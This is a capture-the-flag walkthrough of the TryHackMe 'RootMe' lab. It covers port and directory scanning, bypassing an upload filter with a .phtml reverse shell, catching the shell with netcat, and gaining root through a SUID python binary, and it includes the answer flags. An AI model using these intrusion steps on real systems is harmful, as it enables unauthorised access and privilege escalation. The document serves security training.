
RootMe

Today we'll be looking at the RootMe machine on tryhackme.
You can find the machine here.

Let's start off by scanning the machine with nmap.

```
┌──(root㉿kali)-[~]
└─# nmap -sS -A -p- 10.10.47.172
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-13 07:40 UTC
Nmap scan report for ip-10-10-47-172.ec2.internal (10.10.47.172)
Host is up (0.069s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4a:b9:16:08:84:c2:54:48:ba:5c:fd:3f:22:5f:22:14 (RSA)
|   256 a9:a6:86:e8:ec:96:c3:f0:03:cd:16:d5:49:73:d0:82 (ECDSA)
|_  256 22:f6:b5:a6:54:d9:78:7c:26:03:5a:95:f3:f9:df:cd (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: HackIT - Home
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=7/13%OT=22%CT=1%CU=33545%PV=Y%DS=2%DC=T%G=Y%TM=64AFAAA
OS:A%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10A%TI=Z%CI=Z%II=I%TS=A)SEQ
OS:(SP=104%GCD=2%ISR=10A%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M509ST11NW6%O2=M509ST11
OS:NW6%O3=M509NNT11NW6%O4=M509ST11NW6%O5=M509ST11NW6%O6=M509ST11)WIN(W1=F4B
OS:3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M50
OS:9NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(
OS:R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F
OS:=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T
OS:=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RI
OS:D=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 143/tcp)
HOP RTT      ADDRESS
1   68.26 ms ip-10-18-0-1.ec2.internal (10.18.0.1)
2   68.52 ms ip-10-10-47-172.ec2.internal (10.10.47.172)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 87.05 seconds
```

We can see it's running apache and ssh.



Let's use dirsearch to discover directories on the mahcine.


```
dirsearch -u 10.10.47.172
```

```
┌──(root㉿kali)-[~]
└─# dirsearch -u 10.10.214.191

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /root/.dirsearch/reports/10.10.214.191_23-07-13_05-12-00.txt

Error Log: /root/.dirsearch/logs/errors-23-07-13_05-12-00.log

Target: http://10.10.214.191/

[05:12:01] Starting:
[05:12:02] 301 -  311B  - /js  →  http://10.10.214.191/js/
[05:12:08] 403 -  278B  - /.ht_wsr.txt
[05:12:08] 403 -  278B  - /.htaccess_extra
[05:12:08] 403 -  278B  - /.htaccess.save
[05:12:08] 403 -  278B  - /.htaccess_orig
[05:12:08] 403 -  278B  - /.htaccessBAK
[05:12:08] 403 -  278B  - /.htaccess.sample
[05:12:08] 403 -  278B  - /.htaccess.orig
[05:12:08] 403 -  278B  - /.htaccess.bak1
[05:12:08] 403 -  278B  - /.html
[05:12:08] 403 -  278B  - /.htaccessOLD2
[05:12:08] 403 -  278B  - /.htaccessOLD
[05:12:08] 403 -  278B  - /.htm
[05:12:08] 403 -  278B  - /.htpasswd_test
[05:12:08] 403 -  278B  - /.htpasswds
[05:12:08] 403 -  278B  - /.htaccess_sc
[05:12:08] 403 -  278B  - /.httr-oauth
[05:12:11] 403 -  278B  - /.php
[05:12:41] 301 -  312B  - /css  →  http://10.10.214.191/css/
[05:12:48] 200 -  616B  - /index.php
[05:12:48] 200 -  616B  - /index.php/login/
[05:12:49] 200 -  959B  - /js/
[05:12:56] 301 -  314B  - /panel  →  http://10.10.214.191/panel/
[05:12:56] 200 -  732B  - /panel/
[05:13:01] 403 -  278B  - /server-status
[05:13:01] 403 -  278B  - /server-status/
[05:13:06] 301 -  316B  - /uploads  →  http://10.10.214.191/uploads/
[05:13:06] 200 -  744B  - /uploads/

Task Completed
```


We have found two interesting directories: **panel** and **uploads**.
Let's check those out.

We can see in the panel directory that we can upload files.
Let's try to uplaod a php reverse shell.

We can see that php files are not permitted.



I then tried changin the extension to **phtml** and it worked!



You can read this checklist about bypassing file upload.

Now, set up a netcat listner and execute the shell from the uploads folder.
We got a shell!

You can use the following commands to open a more stable shell.

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

```
export TERM=xterm
```

```
┌──(root㉿kali)-[~]
└─# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.18.43.195] from (UNKNOWN) [10.10.47.172] 54872
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 08:30:26 up  1:09,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
bash-4.4$ export TERM=xterm
export TERM=xterm
bash-4.4$
```

Let's find the user flag.

```
find / -type f -iname user.txt 2>/dev/null
```

```
bash-4.4$ find / -type f -iname user.txt 2>/dev/null
find / -type f -iname user.txt 2>/dev/null
/var/www/user.txt
bash-4.4$ cat /var/www/user.txt
cat /var/www/user.txt
THM{y0u_g0t_a_sh3ll}
bash-4.4$
```

Now, let's esculate to root and find the root flag.

I'll use linpeas for local enumeration.

In the SUID section, we found /usr/bin/python.

Which means it will be run as root.

```
                    Files with Interesting Permissions

╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
strings Not Found
-rwsr-xr-- 1 root messagebus 42K Jun 11  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 111K Jul 10  2020 /usr/lib/snapd/snap-confine  --->  Ubuntu_snapd<2.37_dirty_sock_Local_Privi
lege_Escalation(CVE-2019-7304)
-rwsr-xr-x 1 root root 99K Nov 23  2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 10K Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 427K Mar  4  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 14K Mar 27  2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 19K Jun 28  2019 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 37K Mar 22  2019 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 37K Mar 22  2019 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 44K Mar 22  2019 /usr/bin/chsh
-rwsr-sr-x 1 root root 3.5M Aug  4  2020 /usr/bin/python
-rwsr-sr-x 1 daemon daemon 51K Feb 20  2018 /usr/bin/at  --->  RTru64_UNIX_4.0g(CVE-2002-1614)
-rwsr-xr-x 1 root root 75K Mar 22  2019 /usr/bin/chfn  --->  SuSE_9.3/10
-rwsr-xr-x 1 root root 75K Mar 22  2019 /usr/bin/gpasswd
```

Let's search for python on gtfobins.

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .

./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

We are root!

```
bash-4.4$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt
THM{pr1v1l3g3_3sc4l4t10n}
#
```